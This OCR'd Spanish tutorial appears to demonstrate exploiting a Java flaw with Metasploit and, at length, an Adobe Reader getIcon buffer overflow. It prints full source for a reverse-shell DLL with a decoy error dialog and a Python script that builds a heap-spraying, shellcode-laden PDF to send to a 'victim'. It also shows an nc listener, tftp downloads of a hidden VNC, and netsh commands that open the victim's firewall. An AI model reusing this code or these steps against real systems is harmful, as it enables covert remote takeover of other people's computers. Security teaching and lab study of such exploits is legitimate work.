
Java arginject

Para mostraros que no basta con securizar el sistema operativo sino que igual se importante tener el software actualizado os maestro una vulnerabilidad de java.


En esta ocasión accederemos a la base de datos de mitre.org don de esta clasificada la vulnerabilidad http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0886



Usaremos metasploit para que no devuelva una sesión Vnc remota:



Como se muestra en la imagen, el exploit nos devuelve la consola vnc.



Ataque manual vs Herramientas automaticas

El método tradicional anteriormente usado ha sido el crear o aprovechar un exploit generalmente escrito en lenguaje C i que afectaba a cierta vulnerabilidad en un sistema,

Aprovecharlo para acceder a este i ganar privilegios para obtener control total.

A veces la tarea era ardua complicada i lenta, hoy en día existen herramientas que facilitan el trabajo.

Empezaremos con mostraros como aprovechar un exploit para acceder a un equipo, sin de momento usar metasploit, para poder comparar y ver la potencia de la herramienta

La vulnerabilidad que vamos a explotar afecta al software adobe reader en sus versiones 8.1.2 y 9.0, y fue publicada el 18 de marzo de 2009 y afecta todas las plataformas.

Conocida como adobe geticon esta vulnerabilidad aprovecha el desbordamiento de buffer en la pila al no controlar los argumentos que se pasan al método “geticon”

Rebuscando, encuentro el payload que inyecta una shell remota al sistema infectado junto con el exploit hecho en pyton el cual inyecta el payload en un pdf utilizando una tecnica conocida como “heap Spraying”

El payload llamado evil_payload.c genera un socket que abrirá la conexión a la ip y puerto que informemos.

```
/* evil_payload.c, reverse remote shell as a DLL
 * HOWTO compile with MSVC++:
 * cl /LD evil_payload.c
 * [Coromputer] raised from the ashes.
 * 23/06/2009 - Created by Ivan Rodriguez Almuina (kralor).All rights reserved.
 */

#include <winsock2.h>
#include <windows.h>

#pragma comment(lib, "ws2_32")
#pragma comment(lib, "user32")

#define HOST "192.168.1.59"
#define PORT 6666
#define COMMAND "cmd"

void payload(void)
{
  PROCESS_INFORMATION pi;
  STARTUPINFO si;
  struct sockaddr_in sin;
  SOCKET s;
  WSADATA wsa;
```

```
 if(WSAStartup(0x0101, &wsa) != 0) {
  return;
 }

 sin.sin_port = htons(PORT);
 sin.sin_family = 0x02;
 sin.sin_addr.s_addr = inet_addr(HOST);
 if((s = WSASocket(0x02,0x01,0x00,0x00,0x00,0x00))==INVALID_SOCKET) {
  return;
 }

 if((connect(s, (struct sockaddr *) &sin, 0x10)) == -1 ){
  return;
 }
  memset((char*)&si, 0, sizeof(si));
  si.cb = 0x44;

  si.dwFlags = 0x101;

  si.hStdInput  = (void *)s;
  si.hStdOutput = (void *)s;
  si.hStdError = (void *)s;

 if(!CreateProcess(0x00, COMMAND, 0x00, 0x00, 0x01, 0x00, 0x00, \
    0x00,&si, &pi)) {
  return;
 }

 CloseHandle(pi.hProcess);
 CloseHandle(pi.hThread);
 closesocket(s);

 WSACleanup();
 /* TerminateProcess(GetCurrentProcess(), 0xff); */
 return;
}

void CustomMessageBox(void)
{
 char msg[] = "Adobe Reader could not open the file because it is either " \
 "not a supported file type or because the file has been damaged (for " \
 "example, it was sent as an email attachment and wasn't correctly decoded).";
 MessageBox(0, msg, "Adobe Reader", MB_OK | MB_ICONINFORMATION);
 return;
}

BOOL APIENTRY DllMain(HANDLE hModule,
                      DWORD  ul_reason,
                      LPVOID lpReserved)
{
 int r;

  switch (ul_reason)
 {
  case DLL_PROCESS_ATTACH:
    CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)CustomMessageBox, \
     NULL, 0, &r);
    payload();
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  case DLL_PROCESS_DETACH:
    break;
  }
  return TRUE;
}
```

Las herramientas necesarias a recopilar son la siguientes:

Evil_payload.c

Evil_pdf.py

```
#!/usr/bin/env python
#
# *** Acrobat Reader - Collab getIcon universal exploiter ***
# evil_pdf.py, tested on Operating Systems:
# Windows XP SP3 English/French
# Windows 2003 SP2 English
# with Application versions:
# Adobe Reader 9.0.0/8.1.2 English/French
# Test methods:
# Standalone PDF, embedded PDF in Firefox 3.0.13 and Internet Explorer 7
# 24/06/2009 - Created by Ivan Rodriguez Almuina (kralor). All rights reserved.
# [Coromputer] raised from the ashes.
#

from sys import argv
from struct import pack

_XREF_POS = 724
_PDF_TEMPLATE = \
"%%PDF-1.1\n\n1 0 obj\n<<\n /Type /Catalog\n /Outlines 2 0 R\n /Pages 3 0 R\n "\
"/OpenAction 7 0 R\n>>\nendobj\n\n2 0 obj\n<<\n /Type /Outlines\n /Count 0\n>" \
">\nendobj\n\n3 0 obj\n<<\n /Type /Pages\n /Kids [4 0 R]\n /Count 1\n>>\nendo" \
"bj\n\n4 0 obj\n<<\n /Type /Page\n /Parent 3 0 R\n /MediaBox [0 0 612 792]\n " \
"/Contents 5 0 R\n /Resources <<\n            /ProcSet [/PDF /Text]\n       " \
"      /Font << /F1 6 0 R >>\n           >>\n>>\nendobj\n\n5 0 obj\n<< /Leng" \
"th 98 >>\nstream\nBT /F1 12 Tf 100 700 Td 15 TL (-=[Coromputer] All y0ur 0dA" \
"yZ Ar3 BeL0ng 2 uS [Coromputer]=-) Tj ET\nendstream\nendobj\n\n6 0 obj\n<<\n" \
" /Type /Font\n /Subtype /Type1\n /Name /F1\n /BaseFont /Helvetica\n /Encodin" \
"g /MacRomanEncoding\n>>\nendobj\n\n7 0 obj\n<<\n /Type /Action\n /S /JavaScr" \
"ipt\n /JS (%s)\n>>\nendobj\n\nxref\n0 8\n0000000000 65535 f \n0000000010 000" \
"00 n \n0000000098 00000 n \n0000000147 00000 n \n0000000208 00000 n \n000000" \
"0400 00000 n \n0000000549 00000 n \n0000000663 00000 n \ntrailer\n<<\n /Size" \
" 8\n /Root 1 0 R\n>>\nstartxref\n%d\n%%%%EOF\n"

_JS_PAYLOAD = """
var dll_payload = unescape("%s");
var shellcode = unescape("%s");
garbage = unescape("%%u9090%%u9090%%u9090%%u9090%%u9090%%u9090%%u9090");

while (garbage.length < 0x100)
  garbage += garbage;

garbage += shellcode + dll_payload;

nopblock = unescape("%%u9090%%u9090");
headersize = 16;
acl = headersize + garbage.length;

while (nopblock.length < acl)
  nopblock += nopblock;

fillblock = nopblock.substring(0, acl);
block = nopblock.substring(0, nopblock.length - acl);
while(block.length + acl < 0x26000)
  block = block + block + fillblock;

memory = new Array();

for (i=0;i<1024;i++)
  memory[i] = block + garbage;

var buffer = unescape("%%10%%10%%10%%1f");

while(buffer.length < 0x6000)
  buffer += buffer;

app.doc.Collab.getIcon(buffer+'pwn3D.BYkralor');
"""

_XORER = \
      "\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x5b\x83\xc3\x10\x33\xc9\x66" \
      "\xb9" \
```

```
        "%s" \
        "\x80\x33\x95\x43\xe2\xfa"

_SHELLCODE = \
        "\x14\x51\x5d\x95\x95\x95\x1e" \
        "\x79\x1e\x61\xc0\xc3\xf1\x34\xa5\x95\x95\x95\x1e\xd5\x99\x1e\xe5" \
        "\x89\x38\x1e\xfd\x9d\x1e\x50\xcb\xc8\x1c\x93\x7c\xa1\x94\x95\x95" \
        "\xcd\xd5\x1c\xd3\x81\x1e\x79\x14\x79\xc5\x97\x95\x95\x6a\xa3\xfd" \
        "\xa6\x5f\x1f\xce\x7d\x56\x95\x95\x95\x18\x00\x55\x68\x6a\x6a\xc7" \
        "\xfd\x95\x94\x95\x95\x6a\x45\x6a\xa3\xfd\xad\xb7\x39\x72\x7d\x3c" \
        "\x95\x95\x95\x18\x00\x5d\x6b\x6a\x6a\xc7\xff\x95\x52\xd0\x6d\xc5" \
        "\xc2\xdb\xd1\x18\xc8\x6d\xc6\x18\x18\x55\x68\x6a\x6a\xc4\x6a\x45" \
        "\x6a\xa3\xfd\x30\x82\x95\xe9\x7d\x15\x95\x95\x95\xa6\x5c\xc4\xfd" \
        "\x15\x95\x95\x95\xff\x97\xc4\xc4\xfd\x95\x95\x95\x55\x18\x00\x5d" \
        "\x6b\x6a\x6a\xc7\x6a\x45\x1c\xd0\x65\x52\x10\x59\x68\x6a\x6a\xa6" \
        "\xe7\x95\x95\x6a\xa3\xfd\x8a\xec\x9f\x7d\x7d\xd8\x95\x95\x95\xff" \
        "\x95\x18\xc8\x69\xc6\xfd" \
        "%s" \
        "\x7c\x0f\x95\x95\x95\xcc" \
        "\xc4\x1e\xc0\x65\xc7\x6a\x45\x6a\xa3\xfd\x6e\x02\x68\x9a\x7d\xbc" \
        "\x95\x95\x95\x1e\xc8\x65\xc6\x6a\x45\x6a\xa3\xfd\x1b\xdb\x9b\x79" \
        "\x7d\x82\x95\x95\x95\x18\x00\x5d\x6b\x6a\x6a\xc7\x6a\x45\x6a\xa3" \
        "\xfd\x7a\x5b\x75\xf5\x7d\x97\x95\x95\x95\x6a\x45\xc6\xc0\xc3\xc2" \
        "\x1e\xf9\xb1\x8d\x1e\xd0\xa9\x1e\xc1\x90\xed\x96\x40\x1e\xdf\x8d" \
        "\x1e\xcf\xb5\x96\x48\x76\xa7\xdc\x1e\xa1\x1e\x96\x60\xa6\x6a\x69" \
        "\xa6\x55\x39\xaf\x51\xe1\x92\x54\x5a\x98\x96\x6d\x7e\x67\xae\xe9" \
        "\xb1\x81\xe0\x74\x1e\xcf\xb1\x96\x48\xf3\x1e\x99\xde\x1e\xcf\x89" \
        "\x96\x48\x1e\x91\x1e\x96\x50\x7e\x97\xa6\x55\x1e\x40\xca\xcb\xc8" \
        "\xce\x57\x91\x95\x7d\x52\x6b\x6a\x6a\x7d\xf4\x6a\x6a\x6a"

def banner():
  print
  print '      -=[Crpt] Acrobat Reader - Collab getIcon univeral exploiter [Crpt]=-'
  print '                created by Ivan Rodriguez Almuina aka kralor           '
  print '                     2009 all rights reserved                          '
  print '         Coromputer ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ Coromputer     '
  print

def syntax():
  print 'syntax: %s <out_pdf> <in_dll>' % argv[0]

def s_conv_hexunicode(s):
  hexunicode = ''
  for i in xrange(0, len(s), 2):
    try:
      hexunicode += '%%u%02x%02x' % (ord(s[i+1]), ord(s[i]))
    except:
      hexunicode += '%%u05%02x' % (ord(s[i]))
      break

  return hexunicode

def main():
  banner()

  if len(argv) != 3:
    syntax()
    return

  print '[-] Creating PDF file \'%s\' DLL file \'%s\' ...' % \
    (argv[1], argv[2])
  fp_out = open(argv[1], 'wb')
  fp_dll = open(argv[2], 'rb')

  print '[-] Reading DLL data ...'
  dll_data = fp_dll.read()
  fp_dll.close()

  print '[-] Preparing payload (javascript+shellcode+dll) ...'
  js_code = _JS_PAYLOAD % (s_conv_hexunicode(dll_data), \
    s_conv_hexunicode(_XORER % pack('<H', (len(_SHELLCODE) + \
    ((len(_SHELLCODE)+len(_XORER)) % 2)+2)) + \
    _SHELLCODE % pack('<I', len(dll_data)^0x95959595)))

  print '[-] Writing PDF file \'%s\' with payload inside ...' % argv[1]
```

```
    fp_out.write(_PDF_TEMPLATE % (js_code, len(js_code) + _XREF_POS))
    fp_out.close()

    print '[+] Done, [Coromputer] is alive! alive!'

if __name__=='__main__':
    try:
      main()
    except KeyboardInterrupt:
      print 'ctrl-c, leaving ...'
```


Python-2.6.2.msi
Vcsetup.exe (Visual C++ 2008 express)

Lo primero que haremos sera compilar evil_payload.c una vez modificada la ip por nuestra direccion ip 192.168.1.59

Indicaremos que se conecte por el puerto 6666


Compilamos el exploit

cl /LD evil_payload.c



Compilación programa en C

Como se ve en la imagen el payload nos crea la dll preparada para inyectar en el pdf



Ejecución exploit evil_pdf.py

Lo siguiente será ejecutar el exploit

Evil_pdf.py verano2010.pdf evil_payload.dll


El exploit nos inyectará la dll evil_payload.dll en verano2010.pdf

En este punto ya tenemos el pdf preparado para enviarselo a la victima para su ejecución, antes però debemos dejar a la escucha por el puerto 6666 a nuestro equipo, esto podemos realizarlo con nectat o crypcat.

Su uso es muy simple ejecutamos **nc –vvlp 6666**


Puesta en escucha de netcat

Ahora explotaremos el exploit con nuestra maquina virtual



Fichero generado con el exploit incrustado

Una vez ejecutado el exploit al cliente le sale una error provocado para despistar



Mensaje de distracción


Pero en nuestra consola ha pasado lo siguiente:

Conexión remoto realizada con exito

Como podeis ver nos ha devuelto una consola en la cual podemos ejecutar ordenes remotas


Hasta aquí ya hemos accedido al equipo pero nos interesa poder visualizar lo que hace o movernos en modo grafico, el siguiente paso sera descargarnos de nuestro equipo los archivos necesarios para conectarnos visualmente al equipo.

Lo primero es dejar a la escucha nuestro servidor de tftp



Servidor tftp a la escucha

Y en settings le indicamos el directorio de donde nos descargaremos los ficheros necesarios



Pantalla configuración tftp32

Vnc modificado


Para conectarnos visualmente al equipo remoto utilizaremos el vnc pero con una version modificada para que no muestre en el menu de tareas el icono de conexión habitual de vnc.

En el equipo remoto y mediante la consola de comandos crearemos el directorio a descargar los ficheros

**Cd **
Md vnc
Cd vnc

Nos descargaremos los ficheros con:


tftp –i 192.168.1.59 get winvnc.exe
tftp –i 192.168.1.59 get vnchooks.exe
tftp –i 192.168.1.59 get omnithreat_rt.dll
tftp –i 192.168.1.59 get regnow.bat



Subida de Vnc al equipo remoto


Si el cliente tiene habilitado el firewall añadiremos una excepción a la regla para permitir la conexión remota.

netsh firewall add portopening tcp 5800 hack
netsh firewall add allowedprogram c:\vnc\winvnc.exe hack2 ENABLE



